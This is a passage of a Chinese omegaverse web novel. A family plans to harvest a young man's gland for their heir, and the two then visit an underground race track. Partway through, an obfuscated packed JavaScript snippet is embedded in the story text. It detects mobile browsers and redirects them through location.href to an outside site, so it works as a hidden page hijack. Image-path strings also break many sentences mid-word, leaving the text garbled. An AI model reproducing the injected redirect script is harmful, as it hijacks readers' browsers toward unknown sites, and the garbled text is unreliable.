“叔叔……我的腺体出问题了吗?”
穆沂脸上温和的笑意不变:“别紧张雪愿,你的腺体很好,正是因为它太好了,所以才能帮到司曜。”
贺雪愿更加困惑了,有种不祥的预感袭了上来,他求助般地看向蒋司曜,却见蒋司曜避开了他的视线。
见状穆沂则道:“雪愿,你是个好孩子,你也知道司曜他……分化成了beta,这在蒋家意味着什么,你多少能明白。”
他当然明白,这些天发生的事他都看在眼里,可这和他腺体的关联是……
“因为检测结果出错闹了个乌龙,但幸好你分化成了alpha,还是个顶a。”
顶a?原来他的等级这么高吗?
那这个乌龙真是太大了,可为什么他分化成alpha,穆沂会说是幸好呢?
贺雪愿还没从震惊中缓过来,就听到穆沂继续道:“雪愿,司曜需要这个alpha的身份才能坐稳这个位置,等你腺体完全稳定下来,就做个移植手术,把你的腺体移植给司曜。”
“这样一来,司曜就能成为真正的顶a,你为司曜付出了这么多,蒋家会永远记得你的好,给你最好的补偿。”
贺雪愿彻底呆住了,感觉寒意瞬时蔓至全身。
移植……腺体?
把他的腺体给少爷?
穆沂说完那番冠冕堂皇的话,又安抚性地拍了拍贺雪愿的肩膀。
他连问他意愿的意思都没有,仿佛只是通知贺雪愿一声,希望他好好保养这个即将属于蒋司曜的腺体。
就在穆沂直起身,准备和一直沉默的蒋司曜一同离开时,贺雪愿又哑声道:“叔叔,那我呢?”
他把腺体给了少爷,他又会怎样?
穆沂脚步一顿,又用一种为他着想的口吻开始解释。
“没了alpha腺体你自然就成了beta,但这和司曜当beta不一样,他有必须承担的责任。”
“相反如果你顶a的身份暴露出去,军部那些机构肯定不会放过你这样珍贵的资源,他们会物尽其用,把你送到那些危险的地方,想必你也不想这样吧。”
“而且你从小是当omega养大的,你能适应alpha的生活吗?当个普通的beta生活,对你来说才是最好的归宿。”
穆沂说完后看着他,不由得更加笃定想法。
这孩子心软,又对蒋司曜死心塌地,纠结一阵后,最终还是会像以前那样顺从地点头答应的。
“好了,你刚分化需要多休息,别想太多,好好养身体才是最重要的。”
穆沂最后嘱咐了句,给了蒋司曜一个眼神,示意他跟上,然后便转身离开病房。
蒋司曜在离开前回头看了贺雪愿一眼,少年孤零零地坐在病床上,病号服衬得他更加单薄,但他最终还是什么也没说,硬生生扭过头离开了。
病房门合上,贺雪愿见人走了,拿手机搜了下腺体移植的相关信息,虽然早有预料,但没想到结果这么不理想。
适配成功的腺体移植案例中,受体手术成功率的确不低,但供体死亡率却极高,即便能侥幸活下来,也会得一堆并发症。
腺体是alpha与omega的核心器官,移除腺体不仅意味着失去信息素和性别特征,更意味着身体的根基被破坏,幸存者的免疫力都极其低下,只能当一辈子药罐子。
beta……普通的beta……
如果真是普通的beta就好了,贺雪愿知道蒋司曜比他更适合当alpha,自然愿意把腺体移植给他。
然而结果却是这样的,当一个普通的beta都已经是奢望,他能不能下手术台都成问题,就算能下手术台,也只能当一辈子易碎品。
穆沂所谓的最好补偿,大概就是把他养在某个不见天日的房间里定期喂药,直到他悄无声息地死去。而他连拒绝的权利都没有。
他的确是喜欢少爷的,这么多年的感情下来,自然也希望少爷好,能得偿所愿,成功坐稳继承人的位置。
可是……要用自己的一辈子去换吗?
就在贺雪愿纠结时,病房门又开了,是医院里的钟点工,给他带了份午餐进来。
“穆先生叮嘱了厨房,您现在需要好好补身体,这些都是按营养师搭配做的。”钟点工一边布菜一边和气道。
炖得金黄发亮的花胶瑶柱鸡汤,淋着豉油汁的麒麟石斑鱼,还有盘清爽的时蔬小炒,以及碗撒着桂花的杏仁酪。
“这个杏仁酪穆先生特意提了,厨房今天现磨的杏仁,加了点蜂蜜,您尝尝看。”
是了,他小时候有次生病没胃口,厨房试着做了这个,他难得多吃了几口,穆沂后来便记下了,偶尔会让厨房做给他当点心。
见状贺雪愿不由得心软。
不管出于何种目的,蒋家……对他确实有恩。
蒋峥把他从那个肮脏混乱的下城区带出来,如果没有蒋家,他现在会是什么样子?
好的话早就死在某个阴暗的角落了,不好的话……没准还会比死更不堪。
而他自己呢,他的价值又是什么?
蒋老爷子早就说得明明白白,他出身卑贱,连主宅都不配进,唯一被看中的就是将来会分化成顶o的潜质。
虽说现在阴差阳错变成了顶a,但本质上没有区别,他最有价值的依然只有腺体。
如果用这条命能换来少爷得偿所愿,报答蒋家这些年的养育之恩……是不是也算死得有点价值?
……
又在医院待了几天,这天下午蒋司曜难得提前结束课程,拎着个保温桶来到了病房。
“今天感觉怎么样?腺体还难受吗?”
蒋司曜将保温桶放下,里面是家里厨房特意熬的滋补汤。
“好多了,谢谢少爷。”
贺雪愿接过汤碗,小口喝着。
蒋司曜在床边坐下,沉默了会儿,忽然开口:“北城新开了个地下赛车场,我上周去看过,还不错。”
他顿了顿,看向贺雪愿:“你腺体恢复得怎么样了?医生怎么说?”
“医生说基本稳定了。”
贺雪愿如实回答,心里却微微一沉,问腺体恢复……是为了手术做准备吗?
“那就好。”蒋司曜似乎松了口气,“整天躺医院里闷不闷?我带你去那儿转转,透透气。”
贺雪愿有些意外地抬起头,他不明白蒋司曜是何用意,犹豫片刻,还是点了点头。
“好。”
赛车场建在个旧工业区改造的地下空间,引擎的轰鸣声震耳欲聋,充;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17185174|197003||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
满了属于年轻alpha的荷尔蒙气息。
蒋司曜显然对这里很熟,一下车就被几个打扮新潮的年轻男女围住,嘻嘻哈哈地打着招呼。
他安静地跟在蒋司曜身后,能感觉到不少目光落在他身上,蒋司曜没多做介绍,只是随意摆了摆手,便径直走向车手准备区。
贺雪愿被安排在看台一个视野很好的位置,他看着蒋司曜驾驶着那辆线条流畅的银色跑车驶入赛道,发令旗挥下时如离弦之箭般冲了出去。
比赛可说非常激烈,每次超车都引得看台上一阵惊呼,蒋司曜开的路数很野,完全沉浸在那份速度带来的快感中。
结果也不出所料,蒋司曜以明显的优势冲过终点,看台上当即爆发出热烈的欢呼。
当蒋司曜摘下头盔,露出那张过分英俊的脸时,台下的欢呼声更盛了,他却没太大情绪波动,朝看台冷淡地一瞥,只是在同伴的簇拥下朝看台走来。
自信,张扬,永远胜券在握……这才是属于这个年纪顶级alpha该有的样子。
贺雪愿静静看着,心里泛起丝复杂难言的酸涩。
穆沂的确没说错,少爷这样的才配当顶a,如果一切能按既定的检查结果发展该多好……
在他出神时,蒋司曜也走了过来,额头上还有细密的汗珠,贺雪愿适时递过去一瓶拧开的水。
他接过仰头灌了几口,顺势在贺雪愿旁边的栏杆上靠住,目光望向下方又一轮准备开始的比赛。
“怎么样?喜欢这里吗?”
“感觉挺好的。”
“等过段时间你彻底恢复了,我载你跑一圈,不过盘山公路那边最近封了在检修,估计得下个月才开放,下个月的话……”
下个月的话,那就是手术之后了。
贺雪愿沉默片刻,他转过头看向蒋司曜依旧带着兴奋余韵的侧脸:“少爷,手术之后……我就不能再陪你出来玩了。”
蒋司曜一怔。
“失去腺体后我容易感染,需要一直待在干净恒温的环境里。”
贺雪愿知道蒋司曜心里也是明白的,没说得太直接,等那时别说来赛车场,他连走出庄园的院子都是种奢望。
他张了张嘴,想说什么,喉咙却像是被堵住了,他当然知道手术的后遗症,但此刻被贺雪愿直接说出来又是种不同的感觉。
看台上的欢呼声再次响起,两人之间却陷入沉默。
过了片刻,贺雪愿才再次开口:“少爷,我知道的,你需要这个腺体,所以我愿意给你。”
“啊……”蒋司曜没料到他又突然这么说。
他的确愿意给蒋司曜,这个腺体也是他唯一能给蒋司曜的东西了,只是这毕竟是他唯一拥有的,所以他想再贪婪一些……
“我只想知道一件事,少爷……你是喜欢我的吗?”
蒋司曜彻底僵住了,没想到向来含蓄的童养媳会问他这么直接的问题。喜欢?
他习惯了贺雪愿的陪伴,也对他有特别的占有欲,但真正的喜欢……那种纯粹的东西,在他从小被灌输的价值观里似乎早已扭曲了。
婚姻是筹码,感情是点缀,甚至是弱点。
他张了张嘴,看着贺雪愿带着最后一丝希冀的眼睛,那句敷衍的当然喜欢怎么也说不出来。